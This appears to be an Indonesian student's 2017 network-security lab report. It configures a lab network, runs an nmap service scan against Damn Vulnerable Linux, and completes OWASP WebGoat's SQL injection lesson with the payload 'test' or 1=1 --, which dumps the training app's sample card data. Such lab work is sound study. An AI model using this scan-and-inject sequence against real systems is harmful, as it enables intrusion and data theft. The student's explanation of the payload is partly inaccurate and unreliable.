

Tugas Mata Kuliah
KEAMANAN JARINGAN KOMPUTER



Nama : Faris Abdul Aziz

Nim : 09011181320020

Jurusan Sistem Komputer
Fakultas Ilmu Komputer Universitas Sriwijaya

2017

TUGAS 5

ACTUAL EXPLOIT

Eksplorasi keamanan adalah aktifitas yang dilakukan untuk kerapuhan atau kelemahan keamanan (security vulnerability) yang spesifik namun tidak selalu bertujuan untuk melancarkan aksi yang tidak diinginkan.

Laporan hasil percobaan:

IP ubuntu diganti menjadi 192.168.1.1

```
root@server:/home/faris# ifconfig enp0s3 192.168.1.1 netmask 255.255.255.0 up
root@server:/home/faris# ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:93:d4:c1
            inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
            inet6 addr: fe80::a00:27ff:fe93:d4c1/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0
            TX packets:98 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:0 (0.0 B)  TX bytes:23021 (23.0 KB)

lo         Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:65536  Metric:1
            RX packets:7025 errors:0 dropped:0 overruns:0 frame:0
            TX packets:7025 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1
            RX bytes:552497 (552.4 KB)  TX bytes:552497 (552.4 KB)
```

Gambar 1.1. IP Ubuntu


IP DVL diganti menjadi 192.168.1.2

```
bt ~ # ifconfig eth0 192.168.1.2 netmask 255.255.255.0 up
bt ~ # ifconfig
eth0       Link encap:Ethernet  HWaddr 08:00:27:23:D3:24
            inet addr:192.168.1.2  Bcast:192.168.1.255  Mask:255.255.255.0
            inet6 addr: fe80::a00:27ff:fe23:d324/64 Scope:Link
            UP BROADCAST NOTRAILERS RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:93 errors:0 dropped:0 overruns:0 frame:0
            TX packets:10 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:24515 (23.9 KiB)  TX bytes:2298 (2.2 KiB)
            Base address:0xd010 Memory:f0000000-f0020000

lo         Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:16436  Metric:1
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0
            TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
```


Gambar 1.2. IP DVL

Seluruh services dilakukan start kecuali SNORT




Gambar 1.3. Seluruh service DVL dijalankan

Lakukan ping ke DVL dengan IP 192.168.1.2



Gambar 1.4. Ping DVL

Lakukan ping ke Ubuntu dengan IP 192.168.1.1 dari DVL



Gambar 1.5. Ping Ubuntu

Lakukan scanning dengan command `nmap -sV 192.168.1.2`

```
root@server:/home/faris# nmap -sU 192.168.1.2
Starting Nmap 7.01 ( https://nmap.org ) at 2017-03-22 05:34 EDT
Nmap scan report for 192.168.1.2
Host is up (0.0034s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 1.3.37 ((Unix) PHP/4.4.4)
631/tcp   open  ipp          CUPS 1.1
3306/tcp  open  mysql        MySQL (unauthorized)
5801/tcp  open  http-proxy   sslstrip
5901/tcp  open  vnc          VNC (protocol 3.7)
6000/tcp  open  x11          (access denied)
6001/tcp  open  x11          (access denied)
MAC Address: 08:00:27:23:D3:24 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.23 seconds
root@server:/home/faris#
```

Gambar 1.6. Scan nmap

Didapatkan balasan dari hasil scanning menggunakan nmap. Terdapat beberapa well know port, antara lain:

80(http) open

631(ipp) open

3306(mysql) open

5801(vnc-http-1) open


5901(vnc-1) open

6000(x11) open

6001(x11:1) open


Pada scanning menggunakan nmap ini, terdeteksi OS yang digunakan oleh DVL, yaitu linux 2.6.13-2.632 dengan kernel 2.6. dengan MAC address 08:00:27:67:25:E9. Dengan loncatan network sebanyak 1 hop.

Buka Web Goat pada DVL



Gambar 1.7. Web Goat

Web Goat adalah Project Open Source yang dapat digunakan agar orang lain bisa belajar web hacking. Salah satunya adalah SQL Injection. Pada gambar diatas menunjukkan langkah membuka Web Goat. Maka setelah dibuka akan muncul tampilan sebagai berikut:



Gambar 1.8. Login Web Goat



Thank you for using WebGoat!

This program is a demonstration of common web application flaws. The exercises are intended to provide hands on experience with application penetration testing techniques.

The WebGoat project is lead by Bruce Mayhew. Please send all comments to Bruce at webgoat@owasp.org.



WebGoat Design Team

Bruce Mayhew
David Anderson
Rogan Dawes
Laurence Casey (Graphics)

Lesson Contributors

Aspect Security
Sherif Koussa
Romain Brechet

Special Thanks for V5.1

OWASP Spring of Code
Erwin Geirnaert
(<http://www.zionsecurity.com>)
To all who have sent comments

Documentation Contributors

Sherif Koussa
(<http://www.macadamian.com>)
Erwin Geirnaert
(<http://www.zionsecurity.com/>)

[Start WebGoat](#)

Gambar 1.9. Tampilan awal Web Goat

Admin Functions
General
Code Quality
Concurrency
Unvalidated Parameters
Access Control Flaws
Authentication Flaws
Session Management Flaws
Cross-Site Scripting (XSS)
Buffer Overflows
Injection Flaws

[Command Injection](#)
[Blind SQL Injection](#)
[Numeric SQL Injection](#)
[Log Spoofing](#)
[XPath Injection](#)
[String SQL Injection](#)
[LAB: SQL Injection](#)
[Stage 1: String SQL Injection](#)
[Stage 2: Parameterized Query #1](#)
[Stage 3: Numeric SQL Injection](#)
[Stage 4: Parameterized Query #2](#)
[Database Backdoors](#)

OWASP WebGoat V5.1

Logout

Http Basics

Restart this Lesson

Enter your name in the input field below and press "go" to submit. The server will accept the request, reverse the input, and display it back to the user, illustrating the basics of handling an HTTP request.

The user should become familiar with the features of WebGoat by manipulating the above buttons to view hints, show the HTTP request parameters, the HTTP request cookies, and the Java source code.

Enter your name:

OWASP Foundation | Project WebGoat

* Congratulations. You have successfully completed this lesson.
* Bet you can't do it again! This lesson has detected your successful attack and has now switched to a defensive mode. Try again to attack a parameterized query.

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = 'test' or 1=1 --'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	White	673834489	MC		0
10323	Grumpy	White	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joseph	Something	33843453533	AMEX		0

Gambar 1.10. Hasil percobaan Web Goat

Pada Gambar 4.4. merupakan hasil dari langkah-langkah yang dilakukan pada Web Goat. Dimana ketika memasukkan querynya akan muncul data seperti pada gambar 4.4. maksud dari gambar 4.4 pada point Enter your last name “test’ or 1=1, yang artinya adalah:

Test : nama file dari database tersebut

‘ : menghentikan query yang diinputkan

1=1 : memberi imputan pada query, jika 1=1 bernilai true